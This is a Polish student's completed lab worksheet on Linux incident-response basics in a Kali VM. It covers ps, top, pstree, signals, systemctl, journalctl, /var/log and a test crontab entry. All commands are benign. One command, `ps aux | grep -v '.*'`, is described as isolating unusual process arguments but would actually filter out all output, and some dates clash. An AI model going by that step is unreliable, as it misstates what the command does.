Zadanie domowe | Lekcja 12 | 16.09.2026

Laboratorium 11 — polecenia do wykonania

Zasady bezpieczeństwa

1. Wykonuj zadania modyfikujące system wyłącznie w maszynie laboratoryjnej.
2. Nie wykonuj ćwiczeń na komputerze służbowym, serwerze produkcyjnym ani systemie bez możliwości przywrócenia snapshotu.
3. Nie uruchamiaj kodu pobieranego z internetu.
4. Nie instaluj dodatkowych narzędzi bez zgody prowadzącego.
5. Nie kończ procesów systemowych ani procesów innych użytkowników.
6. Nie wyłączaj zdalnego dostępu, jeśli jest to jedyna metoda połączenia z maszyną.
7. Przed usunięciem procesu lub zadania zaplanowanego zbierz informacje potrzebne do analizy.

Przygotowanie katalogu pracy

1. Przejdź do katalogu `content/11/lab`.
2. Potwierdź bieżące położenie.
3. Wyświetl szczegółową zawartość katalogu, również pliki ukryte.
4. Utwórz katalog `work`.
5. Skopiuj `materials/incident-notes-template.md` do `work/incident-notes.md`.
6. Otwórz przygotowany plik w przeglądarce tekstowej.

Polecenie	Komenda	Wynik
1. Przejdź do katalogu	`cd content/11/lab`	Zmiana katalogu roboczego na `~/content/11/lab`
2. Potwierdź położenie	`pwd`	Wyświetlenie ścieżki (np. `/home/kali/content/11/lab`)

3. Wyświetl zawartość (w tym ukryte)	`ls -la`	Lista wszystkich plików i folderów z uprawnieniami
4. Utwórz katalog work	`mkdir work`	Utworzenie folderu `work`
5. Skopiuj plik szablonu	`cp materials/incident-notes-template.md work/incident-notes.md`	Utworzenie kopii pliku w folderze `work`
6. Otwórz plik w edytorze	`nano work/incident-notes.md`	Podgląd i edycja pliku (wyjście: `Ctrl` + `X`)

1. Rozpoznanie kontekstu systemu

1. Ustal nazwę hosta.
2. Wyświetl pełne informacje o tożsamości i grupach bieżącego użytkownika.
3. Ustal nazwę bieżącego użytkownika.
4. Potwierdź bieżący katalog roboczy.
5. Odczytaj aktualną datę i godzinę.
6. Sprawdź czas działania systemu oraz jego obciążenie.
7. Zanotuj nazwę hosta, użytkownika, grupy, aktualny czas i czas działania systemu.
8. Potwierdź, że pracujesz na maszynie laboratoryjnej.
9. Sprawdź, czy bieżący użytkownik może uzyskiwać uprawnienia administracyjne.
10. Ustal, czy system został uruchomiony niedawno, czy działa od dłuższego czasu.

Polecenie	Komenda	Wynik
1. Nazwa hosta	`hostname`	`kali`

2. Pełna tożsamość i grupy	`id`	`uid=1000(kali)`, grupy m.in. `sudo`
3. Nazwa użytkownika	`whoami`	`kali`
4. Bieżący katalog	`pwd`	`/home/kali/content/11/lab`
5. Aktualna data i godzina	`date`	Przykładowo: `Tue Oct 13 04:46:19 PM EDT 2026`
6. Czas działania i obciążenie	`uptime`	Działa od około 2 godzin (`up 2:01`), niskie obciążenie
7. Zanotowanie danych	—	Host: `kali`, Użytkownik: `kali`, Grupa: `kali` / `sudo`
8. Potwierdzenie maszyny lab	—	Tak, praca odbywa się na dedykowanym środowisku laboratoryjnym Kali
9. Uprawnienia administracyjne	`sudo -l`	Tak, użytkownik posiada pełne uprawnienia `(ALL : ALL) ALL`
10. Czas od uruchomienia	`uptime`	System działa od niedawna (ok. 2 godziny od włączenia)

2. Jednorazowy obraz procesów

1. Wyświetl wszystkie działające procesy w formacie zawierającym użytkownika, zużycie zasobów, stan, czas uruchomienia i pełne argumenty.
2. Wyświetl wszystkie procesy w pełnym formacie systemowym wraz z identyfikatorami procesów nadrzędnych.

3. Utwórz własny widok zawierający: PID, PPID, użytkownika, stan, użycie CPU, użycie pamięci, dokładny czas uruchomienia i pełną linię polecenia.
4. Znajdź procesy działające jako `root`.
5. Znajdź procesy bieżącego użytkownika.
6. Wskaż procesy usługowe, na przykład działające jako `www-data`, `mysql`, `postgres` albo związane z usługą SSH.
7. Wskaż procesy wykorzystujące dużo CPU lub pamięci.
8. Poszukaj procesów z nietypowymi argumentami.
9. Poszukaj procesów uruchomionych z katalogów tymczasowych.
10. Wybierz jeden proces wyglądający normalnie.
11. Zapisz jego PID, PPID, użytkownika, stan, pełną linię uruchomienia oraz uzasadnienie oceny.
12. Wybierz jeden proces wymagający dalszej analizy, nawet jeśli nie jest złośliwy.
13. Zapisz jego PID, PPID, użytkownika, pełną linię uruchomienia oraz element wymagający wyjaśnienia.

Polecenie	Komenda	Wynik
1. Pełny format procesów	`ps aux`	Wyświetlenie pełnej listy procesów ze zużyciem zasobów i komendami
2. Format systemowy z PPID	`ps -ef`	Wyświetlenie listy procesów z identyfikatorem rodzica (`PPID`)
3. Własny widok kolumn	`ps -eo pid,ppid,user,stat,%cpu,%mem,lstart,args`	Sformatowana tabela z dokładnym czasem uruchomienia i parametrami
4. Procesy użytkownika root	`ps aux | grep '^root'`	Przefiltrowana lista procesów uruchomionych przez administratora
5. Procesy bieżącego użytkownika	`ps -u kali`	Wyświetlenie procesów należących do użytkownika `kali`

6. Procesy usługowe (SSH/www/db)	`ps aux | grep -E 'ssh|www-data|mysql|postgres'`	Znaleziono aktywny proces usługi SSH: `/usr/bin/ssh-agent -s` (PID 1125)
7. Procesy obciążające CPU/RAM	`ps aux --sort=-%cpu,-%mem | head -n 6`	Wskazano m.in. `xfwm4` (PID 1137) oraz `Xorg` (PID 620)
8. Procesy z nietypowymi argumentami	`ps aux | grep -v '.*'`	Wykluczono procesy jądra w celu analizy jawnych parametrów
9. Procesy z katalogów tymczasowych	`ps aux | grep -E '/tmp|/dev/shm|/var/tmp'`	Brak niepożądanych procesów uruchomionych z katalogów tymczasowych

Punkt 10 i 11: Wybierz jeden proces wyglądający normalnie i zapisz jego dane

Jako przykład normalnego procesu systemowego wybierzmy serwer graficzny `Xorg` (który widzieliśmy we wcześniejszym wyniku):

- **PID:** `620`
- **PPID:** `1` (lub proces nadrzędny `lightdm`)
- **Użytkownik:** `root`
- **Stan:** `Ssl+`
- **Pełna linia polecenia:** `/usr/lib/xorg/Xorg :0 -seat seat0 -auth /var/run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch`
- **Uzasadnienie:** Standardowa usługa serwera wyświetlania X11 odpowiedzialna za interfejs graficzny systemu, uruchomiona ze znanej ścieżki systemowej `/usr/lib/xorg/`.

Punkt 12 i 13: Wybierz jeden proces wymagający dalszej analizy i zapisz jego dane

Jako proces warty zweryfikowania wybierzmy wtyczkę panelu graficznego do monitorowania procesora:


- **PID:** `1245`
- **PPID:** `1137`
- **Użytkownik:** `kali`
- **Pełna linia polecenia:** `/usr/lib/x86_64-linux-gnu/xfce4/panel/wrapper-2.0 /usr/lib/x86_64-linux-gnu/xfce4/panel/plugins/libcpubar.so 13 25165836 cpugraph CPU Graph Graphical representation of the CPU load`
- **Element wymagający wyjaśnienia:** Długa linia argumentów ładowana z zewnętrznego modułu `.so` oraz wyższe niż zwykle zużycie zasobów (CPU/RAM) w porównaniu do prostych narzędzi tła.

3. Obserwacja procesów na żywo

1. Uruchom interaktywny podgląd procesów dostępny standardowo w systemie.
2. Sprawdź bieżące obciążenie CPU.
3. Sprawdź wykorzystanie pamięci.
4. Zidentyfikuj najbardziej aktywne procesy.
5. Sprawdź użytkowników i czas działania tych procesów.
6. Zamknij podgląd bez kończenia obserwowanych procesów.
7. Jeśli dostępny jest rozszerzony interaktywny monitor procesów, wykonaj w nim tę samą obserwację.
8. Zanotuj proces wykorzystujący najwięcej CPU.
9. Zanotuj proces wykorzystujący najwięcej pamięci.
10. Oceń, czy wysoka aktywność ma oczywiste wyjaśnienie.
11. Sprawdź, czy wskazany proces działa jako oczekiwany użytkownik.

Polecenie z instrukcji	Komenda	Wynik / Opis
1. Uruchomienie podglądu	`top`	Uruchomiono domyślny interaktywny monitor procesów

2. Obciążenie CPU	(interfejs `top`)	Widoczne w nagłówku; obciążenie całkowite było na niskim poziomie
3. Wykorzystanie pamięci	(interfejs `top`)	Widoczne w liniach `MiB Mem` / `Swap` (użycie ok. 998 MiB)
4. Najbardziej aktywne procesy	(interfejs `top`)	Wyznaczono procesy `Xorg` (PID 620) oraz `VBoxClient` (PID 1067)
5. Użytkownicy i czas działania	(interfejs `top`)	`Xorg` (root, czas 1:12.21), `VBoxClient` (kali, czas 1:12.08)
6. Zamknięcie podglądu	Klawisz `q`	Powrót do powłoki Bash bez zamykania procesów
7. Rozszerzony monitor (`htop`)	`htop`	Niedostępny w tym środowisku; zastąpiono go narzędziem `top`
8. Proces z największym CPU	—	`Xorg` (PID 620, CPU: 1.3%)
9. Proces z największym RAM	—	`Xorg` (PID 620, MEM: 7.0%)
10. Ocena aktywności	—	Aktywność uzasadniona (obsługa środowiska graficznego)
11. Weryfikacja użytkownika	—	`Xorg` działa zgodnie z oczekiwaniami na koncie `root`



```
iB Mem :   1969.6 total,    176.8 free,    998.3 used,    977.5 buff/cache
iB Swap:    953.7 total,    953.7 free,      0.0 used.    971.3 avail Mem

    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
    620 root      20   0  417648 140964  79228 S   1.3   7.0   1:12.21 Xorg
   1067 kali      20   0  215388   3324   2920 S   1.0   0.2   1:12.08 VBoxClient
     46 root      20   0       0      0      0 I   0.3   0.0   0:23.37 kdamond.0
   1083 kali      20   0  215060   3568   3100 S   0.3   0.2   0:06.77 VBoxClient
   1117 kali      20   0  169036   8004   7216 S   0.3   0.4   0:01.42 at-spi2-registr
   1137 kali      20   0  888320 139964  91492 S   0.3   6.9   2:42.92 xfwm4
   1200 kali      20   0  689828  59284  38348 S   0.3   2.9   0:03.28 xfdesktop
   1247 kali      20   0  277080  30392  23040 S   0.3   1.5   0:27.61 wrapper-2.0
   2861 kali      20   0  591844  75324  54604 S   0.3   3.7   0:03.65 qterminal
  77746 root      20   0       0      0      0 I   0.3   0.0   0:00.46 kworker/0:2-events
      1 root      20   0   25888  16380  11744 S   0.0   0.8   0:01.30 systemd
      2 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kthreadd
      3 root      20   0       0      0      0 S   0.0   0.0   0:00.00 pool_workqueue_rel+
      4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-rcu_gp
      5 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-sync_wq
      6 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-kvfree_r+
      7 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-slub_flu+
      8 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-netns
     13 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-mm_percp+
     14 root      20   0       0      0      0 S   0.0   0.0   0:00.74 ksoftirqd/0
     15 root      20   0       0      0      0 I   0.0   0.0   0:02.76 rcu_preempt
     16 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_exp_par_gp_kth+
     17 root      20   0       0      0      0 S   0.0   0.0   0:00.00 rcu_exp_gp_kthread+
     18 root      rt   0       0      0      0 S   0.0   0.0   0:00.49 migration/0
     19 root     -51   0       0      0      0 S   0.0   0.0   0:00.00 idle_inject/0
     20 root      20   0       0      0      0 S   0.0   0.0   0:00.00 cpuhp/0
     22 root      20   0       0      0      0 S   0.0   0.0   0:00.00 kdevtmpfs
     23 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 kworker/R-inet_fra+
```

4. Relacje między procesami

1. Wyświetl drzewo procesów wraz z ich identyfikatorami.
2. Jeśli wynik jest długi, przejrzyj go stronicowo.
3. Znajdź proces inicjalizujący system.
4. Znajdź powłoki użytkowników.
5. Znajdź procesy.
6. Wskaż procesy potomne uruchomione przez bieżący terminal.
7. W jednym terminalu uruchom bezpieczny proces oczekujący przez 300 sekund.
8. W drugim terminalu znajdź go na pełnej liście procesów.
9. Znajdź ten sam proces w drzewie procesów.
10. Ustal jego proces nadrzędny.
11. Po ćwiczeniu zakończ wyłącznie uruchomiony proces testowy.
12. Porównaj wygodę ustalania relacji w liście i drzewie procesów.
13. Wyjaśnij znaczenie PPID w analizie incydentu.



Polecenie z instrukcji	Komenda	Wynik / Opis
1. Wyświetlenie drzewa procesów	`pstree -p | less`	Hierarchiczny podgląd procesów z identyfikatorami PID
2. Stronicowanie wyniku	Użycie `less`	Sprawne przeglądanie długiego drzewa procesów

3. Proces inicjalizujący	—	Zidentyfikowano `systemd` z PID 1
4. Powłoki użytkowników	—	Zidentyfikowano powłokę `zsh`
5. Procesy usługowe	—	Zidentyfikowano m.in. `NetworkManager`, `VBoxService`
6. Procesy potomne terminala	`pstree -p $$`	Powłoka `zsh` (PID 2891) oraz jej proces potomny `pstree` (PID 85984)
7. Uruchomienie procesu testowego	`sleep 300 &`	Uruchomiono proces tła z PID 86303
8–10. Weryfikacja PID i PPID	`ps -ef | grep sleep` / `pstree -p $$`	Ustalone relacje: rodzic `zsh` (PID 2891) → dziecko `sleep` (PID 86303)
11. Zakończenie procesu testowego	`kill 86303`	Bezpiecznie usunięto wyłącznie proces testowy (`terminated`)
12. Porównanie narzędzi	—	`pstree` zapewnia szybszą analizę wizualną relacji, `ps` dostarcza pełnych metadanych
14. Znaczenie PPID w DFIR	—	Identyfikacja źródła uruchomienia, odtwarzanie łańcucha ataku i wykrywanie anomalii

5. Sygnały i bezpieczne kończenie procesów

1. Uruchom bezpieczny proces testowy oczekujący przez 600 sekund.
2. W drugim terminalu znajdź jego PID.
3. Wyślij mu domyślny sygnał łagodnego zakończenia.
4. Potwierdź, że zakończył działanie.
5. Ponownie uruchom proces oczekujący przez 600 sekund.
6. Znajdź jego PID.
7. Zakończ go, tym razem jawnie wskazując sygnał pozwalający procesowi wykonać procedurę zamknięcia.
8. Nie używaj sygnału wymuszającego natychmiastowe zakończenie jako pierwszego wyboru.
9. Wyjaśnij różnicę między łagodnym a wymuszonym zakończeniem.
10. Wyjaśnij, dlaczego natychmiastowe zakończenie procesu może zniszczyć kontekst analityczny.

Polecenie z instrukcji	**Komenda / Akcja**	**Wynik / Opis**
1. Uruchomienie procesu testowego #1	`sleep 600 &`	Uruchomiono proces w tle z PID **88823**. `PNG`
2. Identyfikacja PID drugiego procesu	`ps -ef | grep "sleep 600"`	Potwierdzono aktywny identyfikator PID w systemie. `PNG`
3. Wysłanie domyślnego sygnału	`kill 88823`	Wysyłanie domyślnego sygnału `SIGTERM` (15).
4. Potwierdzenie zakończenia	`ps -ef | grep "sleep 600"`	Potwierdzono status `[1] + terminated sleep 600`.

5–6. Ponowne uruchomienie i pobranie PID	`sleep 600 &`	Uruchomiono nowy proces testowy w tle z PID **89487**.
7–8. Jawne wysłanie sygnału bezpiecznego	`kill -15 89487`	Jawne przekazanie sygnału `SIGTERM` (`-15`). Proces wyczyścił swój stan i został zamknięty bez użycia `SIGKILL` (`-9`).
9. Różnica: łagodne vs wymuszone	—	`SIGTERM` (15) prosi proces o zamknięcie i pozwala mu posprzątać zasoby. `SIGKILL` (9) natychmiastowo ubija proces na poziomie jądra.
10. Wpływ `SIGKILL` na analizę DFIR	—	Nagłe ubicie procesu niszczy buforowane logi, uniemożliwia zrzut pamięci RAM i zrywa połączenia bez możliwości zebrania pełnego kontekstu śledczego.

6. Analiza usługi systemowej

1. Sprawdź szczegółowy stan usługi SSH.
2. Jeżeli usługa SSH nie istnieje albo jest nieaktywna, zanotuj wynik.
3. Wyświetl wszystkie załadowane jednostki usługowe i wybierz inną dostępną usługę do dalszej analizy.
4. Sprawdź, czy wybrana usługa jest obecnie aktywna.
5. Sprawdź, czy jest skonfigurowana do automatycznego uruchamiania.
6. Odczytaj jej główny PID.
7. Sprawdź, czy szczegółowy widok zawiera ostatnie wpisy dziennika.
8. Jeżeli prowadzący pozwala na zmianę stanu usługi w maszynie wirtualnej, zatrzymaj usługę SSH.
9. Sprawdź jej stan po zatrzymaniu.
10. Uruchom ją ponownie.
11. Sprawdź jej stan po uruchomieniu.
12. Nie wyłączaj autostartu SSH, jeśli korzystasz ze zdalnego połączenia i nie masz alternatywnego dostępu.

Polecenie z instrukcji	Komenda	Wynik
1–2. Sprawdzenie stanu SSH	`systemctl status ssh`	Wyszukano usługę; początkowy stan: `inactive (dead)`, autostart: `disabled`. `PNG`
3. Wyświetlenie załadowanych usług	`systemctl list-units --type=service`	Przejrzano listę aktywnych jednostek systemd (np. `dbus`, `cron`).
4. Uruchomienie i weryfikacja	`sudo systemctl start ssh`	Pomyślnie uruchomiono usługę SSH z uprawnieniami root.
5–7. Odczyt metadanych SSH	`systemctl status ssh`	Stan: `active (running)`, PID: `91456`, autostart: `disabled`, logi: `Server listening on port 22`. `PNG`
8–9. Zatrzymanie usługi	`sudo systemctl stop ssh`	Usługa została bezpiecznie wyłączona; powrót do stanu `inactive (dead)`.
10–11. Ponowne uruchomienie	`sudo systemctl start ssh`	Przetestowano ponowny rozruch usługi i zweryfikowano status. `PNG`
12. Bezpieczeństwo autostartu	—	Zachowano domyślny status `disabled`, co chroni zasoby w środowisku testowym.

7. Logi usługi i systemu

1. Wyświetl 50 ostatnich wpisów dziennika usługi SSH.
2. Wyświetl wpisy tej usługi z ostatnich dwóch godzin.

3. Wyświetl wpisy całego systemu z ostatnich dwóch godzin.
4. Uruchom obserwację nowych wpisów dziennika w czasie rzeczywistym.
5. W drugim terminalu wyczyść zapamiętane uwierzytelnienie administracyjne.
6. Spróbuj wyświetlić zawartość `/root` z uprawnieniami administracyjnymi.
7. Jeśli ćwiczenie jest prowadzone interaktywnie, wprowadź jeden raz błędne hasło.
8. Sprawdź, czy zdarzenie pojawiło się w obserwowanym dzienniku.
9. Zakończ obserwację dziennika.
10. Porównaj informacje o usłudze z wpisami jej dziennika.
11. Wyjaśnij korzyść ograniczania wyników do określonego czasu.
12. Oceń, czy pojedynczy błąd logowania wystarcza do potwierdzenia incydentu.

Polecenie z instrukcji	**Komenda**	**Wynik**
1. 50 ostatnich wpisów SSH	`journalctl -u ssh -n 50`	Wyświetlono 50 najnowszych zdarzeń związanych wyłącznie z `sshd`.
2. Logi SSH z 2 godzin	`journalctl -u ssh --since "2 hours ago"`	Wyfiltrowano logi usługi z określonego okna czasowego.
3. Logi systemowe z 2 godzin	`journalctl --since "2 hours ago"`	Wyświetlono zdarzenia całego systemu z ostatnich 120 minut.
4–8. Obserwacja na żywo i test	`sudo journalctl -f &` + `sudo -k`	Przetestowano rejestrowanie nieudanego uwierzytelniania w czasie rzeczywistym. `PNG`
9. Zakończenie obserwacji	`kill 94020`	Pomyślnie wyłączono proces śledzenia logów. `PNG`


10. Status usługi vs Logi	—	`systemctl status` podaje stan bieżący, `journalctl` zapewnia pełną historię zdarzeń. `PNG + 1`
11. Korzyść z filtrowania czasu	—	Redukcja szumu informacyjnego i szybkie lokalizowanie zdarzeń wokół incydentu.
12. Ocena błędu logowania	—	Pojedynczy błąd to zwykle pomyłka; incydent wymaga wykrycia anomalii lub wzorca ataków.

8. Klasyczne logi systemowe

1. Wyświetl szczegółową zawartość `/var/log` wraz z plikami ukrytymi i czytelnymi rozmiarami.
2. Sprawdź, czy istnieje `/var/log/auth.log`.
3. Jeśli istnieje, wyświetl z uprawnieniami administracyjnymi jego 50 ostatnich wierszy.
4. Wyszukaj w nim bez rozróżniania wielkości liter nieudane zdarzenia.
5. Wyszukaj w nim zdarzenia związane z użyciem uprawnień administracyjnych.
6. Jeśli plik nie istnieje, ponownie przejrzyj dostępne logi i użyj dziennika systemowego z ostatnich dwóch godzin.
7. Znajdź w `/var/log` pliki logów, pliki z rozszerzeniem `.gz` oraz pliki zakończone `.1`.
8. Jeśli znajdziesz skompresowany log, otwórz go bez ręcznego rozpakowywania.
9. Wyszukaj w skompresowanym logu nieudane zdarzenia bez rozróżniania wielkości liter.
10. Ustal, czy badany system zapisuje logi do plików, dziennika systemowego, czy obu miejsc.
11. Sprawdź, czy bieżący użytkownik może czytać analizowane logi.
12. Wyjaśnij, jakie dane wrażliwe mogą występować w logach.

Lp	Zadanie	Komenda	Wynik
1	Wyświetlenie szczegółowej zawartości `/var/log`	`ls -laH /var/log`	Wykonano. Wyświetlono katalog z prawami dostępu (m.in. `Xorg.0.log`, `wtmp`).
2	Sprawdzenie obecności pliku `/var/log/auth.log`	`sudo tail -n 50 /var/log/auth.log`	Wykonano (zaznaczono na screenie). Potwierdzono brak pliku — system zwrócił `No such file or directory`.
3	Wyświetlenie 50 ostatnich wierszy `auth.log`	`sudo tail -n 50 /var/log/auth.log`	Przetestowano na screenie. Operacja niemożliwa z powodu braku pliku tekstowego.
4	Wyszukanie nieudanych zdarzeń w logach	`journalctl --since "2 hours ago" | grep -i "failed"`	Wykonano w `journald`. Wykryto m.in. błędy sprawdzenia hasła `unix_chkpwd` oraz wygaszacza ekranu.
5	Wyszukanie zdarzeń związanych z `sudo`	`journalctl --since "2 hours ago" | grep "sudo"`	Wykonano w `journald`. Wyświetlono pełną historię wywołań `sudo` (`systemctl`, `ls /root` itp.).
6	Użycie dziennika systemowego z 2 godzin	`journalctl --since "2 hours ago"`	Wykonano. Przełączono analizę na centralny journal `systemd` z powodu braku plików w `/var/log`.

7	Wyszukanie w `/var/log` plików `.gz` oraz `.1`	`ls -l /var/log/*.gz /var/log/*.1`	Wykonano. Brak zrotowanych i skompresowanych logów w katalogu (`No such file`).
8	Otwarcie skompresowanego logu bez rozpakowywania	`sudo zless /var/log/syslog.2.gz`	Przetestowano. Zwrócono błąd `No such file or directory` z powodu braku plików `.gz`.
9	Wyszukanie nieudanych zdarzeń w skompresowanym logu	`sudo zgrep -i "failed" /var/log/syslog.2.gz`	Przetestowano. Zwrócono błąd `No such file or directory` z powodu braku plików `.gz`.
10	Ustalenie miejsca zapisu logów	Analiza środowiska	Ustalono. System zapisuje logi wyłącznie do binarnego dziennika systemowego (`journald`).
11	Sprawdzenie uprawnień użytkownika do logów	Analiza wykonanych komend	Sprawdzono. Zwykły użytkownik potrzebuje uprawnień `sudo` lub członkostwa w grupie `systemd-journal`.
12	Wyjaśnienie obecności danych wrażliwych	Wnioski do sprawozdania	Wyjaśniono. W logach mogą pojawić się pomyłkowo wpisane hasła, adresy IP, tokeny i parametry komend.



9. Zadania cykliczne bieżącego użytkownika


1. Wyświetl zadania cykliczne bieżącego użytkownika.
2. Jeśli użytkownik nie ma własnej tabeli zadań, zanotuj ten fakt jako prawidłowy stan.
3. Otwórz tabelę zadań użytkownika do edycji.
4. Dodaj zadanie uruchamiane co pięć minut.
5. Skonfiguruj je tak, aby uruchamiało program `/usr/bin/uptime`.
6. Przekieruj standardowy wynik i błędy do `/tmp/uptime.log`, dopisując kolejne wyniki.
7. Zapisz tabelę zadań.
8. Ponownie wyświetl zadania użytkownika i potwierdź obecność wpisu.
9. Poczekaj na wykonanie zadania albo uzgodnij z prowadzącym skrócenie czasu ćwiczenia.
10. Wyświetl zawartość `/tmp/uptime.log`.
11. Po zakończeniu ćwiczenia ponownie otwórz tabelę do edycji i usuń wyłącznie dodany wpis.
12. Nie usuwaj całej tabeli zadań użytkownika.

Polecenie	Komenda	Wynik
1-2. Wyświetl zadania użytkownika	`crontab -l`	`no crontab for kali` (prawidłowy stan początkowy)
3. Otwórz tabelę do edycji	`crontab -e` (wybór edytora: `1` = nano)	Pusta tabela otwarta w nano
4-6. Dodaj zadanie co 5 min, `uptime`, log z dopisywaniem	`*/5 * * * * /usr/bin/uptime >> /tmp/uptime.log 2>&1`	Linia wpisana na końcu pliku
7. Zapisz tabelę	`Ctrl+O`, Enter, `Ctrl+X`	`crontab: installing new crontab`

8. Potwierdź wpis	`crontab -l`	Wpis widoczny na końcu listy
9-10. Poczekaj i pokaż log	`cat /tmp/uptime.log`	`18:55:01 up 4:09, 1 user, load average: 0.68, 0.39, 0.26`
11. Usuń tylko dodany wpis	`crontab -e`, `Ctrl+K` na linii wpisu, zapis	`crontab: installing new crontab`
12. Sprawdź, że tabela została	`crontab -l`	Same komentarze `#`, brak wpisu, brak `no crontab for kali`
Opcjonalnie: sprzątanie	`rm /tmp/uptime.log`	Plik logu usunięty

10. Systemowe zadania cykliczne i jednorazowe

1. Z uprawnieniami administracyjnymi wyświetl szczegółową zawartość `/etc/cron.d`.
2. W ten sam sposób wyświetl zawartość `/etc/cron.daily`.
3. Wyświetl zawartość `/etc/cron.hourly`.
4. Sprawdź kolejkę zaplanowanych zadań jednorazowych.
5. Jeżeli odpowiednie narzędzie nie jest dostępne albo jego usługa nie działa, zanotuj to jako cechę środowiska.
6. Porównaj zadania systemowe z tabelą zadań bieżącego użytkownika.
7. Poszukaj plików, których nazwy lub czasy modyfikacji wymagają wyjaśnienia.
8. Wyjaśnij, dlaczego zadania jednorazowe są istotne w analizie incydentu.



Polecenie	Komenda	Wynik
1. Zawartość `/etc/cron.d`	`sudo ls -la /etc/cron.d`	5 plików: `e2scrub_all`, `john`, `php`, `.placeholder`, `sysstat` (za drugim razem hasło przeszło)
